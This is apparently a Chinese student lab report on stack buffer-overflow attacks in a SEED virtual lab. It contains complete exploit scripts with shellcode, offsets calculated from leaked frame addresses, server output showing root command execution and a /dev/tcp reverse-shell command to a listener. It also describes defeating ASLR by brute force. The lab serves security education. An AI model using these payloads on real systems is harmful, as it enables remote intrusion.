Buffer overflow实验报告

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
实验原理



Task1: Get Familiar with the Shellcode

进入 shellcode 文件夹。

> **Task.** Please modify the shellcode, so you can use it to delete a file. Please include your modified the shellcode in the lab report, as well as your screenshots.

根据 Task 的要求，我们对 shellcode_32.py 进行修改，使其能够删除文件。

需要注意的是，shell长度不能变。

```python
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   "/bin/rm -f tmpfile; echo Hello 32;                       *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

content = bytearray(200)
content[0:] = shellcode

# Save the binary code to file
with open('codefile_32', 'wb') as f:
  f.write(content)
```

然后我们新建 tmpfile 文件并运行 shellcode，过程和结果如下

```
$ touch tmpfile
$ ./shellcode_32.py
$ ./shellcode_64.py
$ make
$ a32.out
$ a64.out
```

```
[07/10/21]seed@VM:~/.../shellcode$ touch tmpfile
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ a32.out
Hello 32
[07/10/21]seed@VM:~/.../shellcode$ a64.out
total 64
-rw-rw-r-- 1 seed seed   160 Dec 22  2020 Makefile
-rw-rw-r-- 1 seed seed   312 Dec 22  2020 README.md
-rwxrwxr-x 1 seed seed 15740 Jul 10 09:35 a32.out
-rwxrwxr-x 1 seed seed 16888 Jul 10 09:35 a64.out
-rw-rw-r-- 1 seed seed   476 Dec 22  2020 call_shellcode.c
-rw-rw-r-- 1 seed seed   136 Jul 10 09:34 codefile_32
-rw-rw-r-- 1 seed seed   165 Jul 10 09:34 codefile_64
-rwxrwxr-x 1 seed seed  1221 Jul 10 09:34 shellcode_32.py
-rwxrwxr-x 1 seed seed  1295 Dec 22  2020 shellcode_64.py
Hello 64
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
```

执行完后，tmpfile 也被删除了。

Task 2: Level-1 Attack

首先关闭 address randomization countermeasure

```
$ sudo sysctl -w kernel.randomize_va_space=0
```

进入 server-code 文件夹下，执行命令

```
$ make
$ make install
```

然后返回其根目录，执行命令启动 docker

```
$ dcbuild
$ dcup
```

进入 attack-code 文件夹，执行

```
$ echo hello | nc 10.9.0.5 9090
^C
```

server 显示

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd3c8
server-1-10.9.0.5 | ==== Returned Properly ====
```

我们修改 exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   "/bin/ls -l; echo Hello 32; /bin/tail -n 4 /etc/passwd     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd438 + 8   # Change this number
offset = 116              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

其中，

- shellcode 即为刚刚 shellcode_32.py 中的 shellcode
- $\text{ret} = \text{ebp} + n$
  - ebp 就是刚刚 `echo hello` 中得到的 ebp，因为关闭了地址随机化，所以每次都一样
  - n 只要大于等于 8 都可以
- $\text{offset} = $ `0xffffd438` $-$ `0xffffd3c8` $+4$

然后执行

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090
```

得到了结果

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd438
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd3c8
server-1-10.9.0.5 | total 764
server-1-10.9.0.5 | -rw------- 1 root root 315392 Jul 10 14:41 core
server-1-10.9.0.5 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-1-10.9.0.5 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-1-10.9.0.5 | Hello 32
server-1-10.9.0.5 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-1-10.9.0.5 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-1-10.9.0.5 | seed:x:1000:1000::/home/seed:/bin/bash
```

> **Reverse shell.** Please modify the command string in your shellcode, so you can get a reverse shell on the target
> server. Please include screenshots and explanation in your lab report.

根据 Task 要求，我们将 shellcode 改为 reverse shell，即第 10 行改为

```
    "/bin/bash -i > /dev/tcp/10.0.2.6/9090 0<&1 2>&1           *"
```

启动新 terminal，执行监听

```
$ nc -lnv 9090
```

在原来的 terminal 中再次执行

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.5 9090
```

可以看到获得了权限

```
[07/10/21]seed@VM:~/.../buffer_overflow$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 60722
root@cd784db857c7:/bof#
```

Task 3: Level-2 Attack

本 task 重点在于处理不知道大小的 buffer。

解决方法很简单：不知道 offset，那就挨个试一遍。

同样的，我们先 `echo hello`

```
$ echo hello | nc 10.9.0.6 9090
^C
```

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd708
server-2-10.9.0.6 | ==== Returned Properly ====
```

修改 exploit.py

```python
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   "/bin/ls -l; echo Hello 32; /bin/tail -n 4 /etc/passwd     *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd708 + 308   # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
for offset in range(100,304,4):
  content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

其中，

- ret 应当大于等于 `0xffffd708` +308，但应当保证 shellcode 都在 payload 内
- offset 为 100-300 之间的某个值

然后执行

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.6 9090
```

得到了结果

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd708
server-2-10.9.0.6 | total 764
server-2-10.9.0.6 | -rw------- 1 root root 315392 Jul 10 15:41 core
server-2-10.9.0.6 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-2-10.9.0.6 | -rwxrwxr-x 1 root root 709188 Jun 15 08:41 stack
server-2-10.9.0.6 | Hello 32
server-2-10.9.0.6 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-2-10.9.0.6 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-2-10.9.0.6 | seed:x:1000:1000::/home/seed:/bin/bash
```

Task 4: Level-3 Attack

本 task 重点在于处理 64 位地址的 buffer。实验手册这样描述本实验遇到的问题：

> Compared to buffer-overflow attacks on 32-bit machines, attacks on 64-bit machines is more difficult. The most difficult part is the address. Although the x64 architecture supports 64-bit address space,
> only the address from `0x00` through `0x00007FFFFFFFFFFF` is allowed. That means for every address (8 bytes), the highest two bytes are always zeros. This causes a problem.
> In our buffer-overflow attacks, we need to store at least one address in the payload, and the payload will
> be copied into the stack via `strcpy()`. We know that the `strcpy()` function will stop copying

> when it
> sees a zero. Therefore, if a zero appears in the middle of the payload, the content after the zero cannot be
> copied into the stack. How to solve this problem is the most difficult challenge in this attack.

解决方法是 ret 采用 little endian，复用地址中的 `\0x00\0x00`。

同样的，我们先 `echo hello`

```
$ echo hello | nc 10.9.0.7 9090
^C
```

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe610
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe540
server-3-10.9.0.7 | ==== Returned Properly ====
```

修改 exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe540 # Change this number
offset = 216                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

其中，

- shellcode 即为 shellcode_64.py 中的 shellcode
- start 设定为一个较小的值，可以直接取 0
- $\text{ret} = \text{rbp} + n$
  - ebp 就是刚刚 `echo hello` 中得到的 rbp，因为关闭了地址随机化，所以每次都一样
  - $n \in [\text{buffer}, \text{buffer} + \text{start}]$
- $\text{offset} =$ `0x00007fffffffe610` $-$ `0x00007fffffffe540` $+8$

然后执行

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.7 9090
```

得到了结果

```
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 517
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe610
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe540
server-3-10.9.0.7 | total 148
server-3-10.9.0.7 | -rw------- 1 root root 380928 Jul 10 16:05 core
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-3-10.9.0.7 | -rwxrwxr-x 1 root root  17064 Jun 15 08:41 stack
server-3-10.9.0.7 | Hello 64
server-3-10.9.0.7 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-3-10.9.0.7 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-3-10.9.0.7 | seed:x:1000:1000::/home/seed:/bin/bash
```

Task 5: Level-4 Attack

本 task 重点在于执行 return-to-libc 攻击。

同样的，我们先 `echo hello`

```
$ echo hello | nc 10.9.0.7 9090
^C
```

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 6
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe700
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe6a0
server-4-10.9.0.8 | ==== Returned Properly ====
```

修改 exploit.py

```
#!/usr/bin/python3
import sys

shellcode= (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   "/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode
# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe700 + 1200 # Change this number
offset = 104                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

其中，

- ret 取一个较大的值，在 1184 到 1424 之间
- offset = `0x00007fffffffe700` − `0x00007fffffffe6a0` +8

然后执行

```
$ ./exploit.py
$ cat badfile | nc 10.9.0.8 9090
```

得到了结果

```
server-4-10.9.0.8 | Got a connection from 10.9.0.1
server-4-10.9.0.8 | Starting stack
server-4-10.9.0.8 | Input size: 517
server-4-10.9.0.8 | Frame Pointer (rbp) inside bof():  0x00007fffffffe700
server-4-10.9.0.8 | Buffer's address inside bof():     0x00007fffffffe6a0
server-4-10.9.0.8 | total 148
server-4-10.9.0.8 | -rw------- 1 root root 380928 Jul 10 17:27 core
server-4-10.9.0.8 | -rwxrwxr-x 1 root root  17880 Jun 15 08:41 server
server-4-10.9.0.8 | -rwxrwxr-x 1 root root  17064 Jun 15 08:41 stack
server-4-10.9.0.8 | Hello 64
server-4-10.9.0.8 | gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
server-4-10.9.0.8 | nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
server-4-10.9.0.8 | seed:x:1000:1000::/home/seed:/bin/bash
```

Task 6: Experimenting with the Address Randomization

打开地址随机化

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

各执行两次如下命令

```
$ echo hello | nc 10.9.0.5 9090
^C
$ echo hello | nc 10.9.0.7 9090
^C
```

得到结果

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xfff298a8
server-1-10.9.0.5 | Buffer's address inside bof():     0xfff29838
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xff8c1e48
server-1-10.9.0.5 | Buffer's address inside bof():     0xff8c1dd8
server-1-10.9.0.5 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffda5ad00b0
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffda5acffe0
server-3-10.9.0.7 | ==== Returned Properly ====
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007ffc86b4e470
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007ffc86b4e3a0
server-3-10.9.0.7 | ==== Returned Properly ====
```


可以看到，每次地址都不相同，导致攻击困难。

使用 Task2 中 reverse shell 的 exploit.py 代码，执行命令

```
$ ./exploit.py
$ ./brute-force.sh
```

```
$ nc -lnv 9090
```

在尝试 52417 次后，成功获得权限



Tasks 7: Experimenting with Other Countermeasures

进入 server-code 文件夹，去除 `-fno-stack-protector` 编译 stack.c，并将 badfile 作为输入

```
[07/10/21]seed@VM:~/.../server-code$ gcc -DBUF_SIZE=100 -DSHOW_FP
-z execstack -static -m32 -o stack-L1 stack.c
[07/10/21]seed@VM:~/.../server-code$ ./stack-L1 < badfile
Input size: 517
Frame Pointer (ebp) inside bof():  0xffec6fe8
Buffer's address inside bof():     0xffec6f78
*** stack smashing detected ***: terminated
Aborted
```

可以看到检测到了 stack smashing。

进入 shellcode 文件夹，去除 `-z execstack` 编译 call_shellcode.c 并运行

```
[07/10/21]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ a32.out
Segmentation fault
[07/10/21]seed@VM:~/.../shellcode$ a64.out
Segmentation fault
```

可以看到，栈不再可执行。

实验总结

实验总体难度不大，只要把握住 buffer overflow 的原理，便可以很容易解决各种问题。Task2 为本实验的基础；Task3 做了一点微小的改动；Task4 难度较大，因为 64 位地址的最高两位永远是 00，导致 `strcpy` 会提前终止，需要思考如何处理这一问题；Task5 理解原理后比较容易；Task6 和 Task7 依葫芦画瓢即可，没有难度。